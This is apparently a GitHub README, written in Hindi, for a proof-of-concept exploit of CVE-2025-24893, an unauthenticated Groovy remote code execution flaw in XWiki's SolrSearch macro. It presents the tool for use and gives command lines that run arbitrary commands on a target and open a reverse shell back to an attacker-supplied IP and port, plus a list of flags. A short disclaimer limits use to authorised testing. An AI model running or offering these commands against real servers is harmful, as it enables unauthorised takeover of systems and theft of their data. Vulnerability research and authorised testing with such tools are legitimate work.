
 80ottanta80/cve-2025-24893-poc
रीवर्स शेल के लिए XWiki बिना प्रमाणीकरण के RCE शोषण

XWiki अप्रमाणित RCE एक्सप्लॉइट
प्रभावित XWiki संस्करणों में SolrSearch मैक्रो में असुरक्षित Groovy अभिव्यक्ति हैंडलिंग के कारण रिमोट कोड निष्पादन भेद्यता शामिल है। अप्रमाणित हमलावर दूरस्थ रूप से मनमाना Groovy कोड निष्पादित कर सकते हैं और एक रिवर्स शेल प्राप्त कर सकते हैं।
यह एक्सप्लॉइट लक्ष्य मशीन पर कोड निष्पादित करने के लिए उपयोग किया जा सकता है और एक रिवर्स शेल भी स्थापित कर सकता है। दो मोड उपलब्ध हैं: इंटरैक्टिव या पैरामीटर-आधारित। एक्सप्लॉइट स्वचालित रूप से एक लिसनर शुरू कर सकता है या मौजूदा का उपयोग कर सकता है।

python3 xwiki_groovy_rce.py
# Remote Code Execution
python3 xwiki_groovy_rce.py --code "mkdir test" -u http://example.com

# Reverse Shell with automatic listener (default)
python3 xwiki_groovy_rce.py --reverse-shell -u http://example.com -i YOUR_IP -p 4480

# Reverse Shell without existing listener (no automatic listener)
python3 xwiki_groovy_rce.py --reverse-shell -u http://example.com -i YOUR_IP -p 4480 --no-listener
-h/--help: सहायता मेनू दिखाएँ
-u/--url: लक्ष्य XWiki URL (आवश्यक)
-r/--reverse-shell: रिवर्स शेल निष्पादित करें
-c/--command: एकल कमांड निष्पादित करें
-i/--ip: लिसनर IP निर्दिष्ट करें (केवल रिवर्स शेल के लिए)
-p/--port: लिसनर पोर्ट निर्दिष्ट करें (केवल रिवर्स शेल के लिए, डिफ़ॉल्ट=4444)
--no-listener: लिसनर प्रारंभ न करें (केवल रिवर्स शेल के लिए)
यह प्रूफ ऑफ कॉन्सेप्ट केवल शैक्षिक और अधिकृत परीक्षण उद्देश्यों के लिए है।
उन सिस्टमों के विरुद्ध अनधिकृत उपयोग जिनके आप मालिक नहीं हैं या जिनके परीक्षण की स्पष्ट अनुमति नहीं है, अवैध है।
लेखक इस जानकारी के किसी भी दुरुपयोग के लिए जिम्मेदार नहीं हैं।
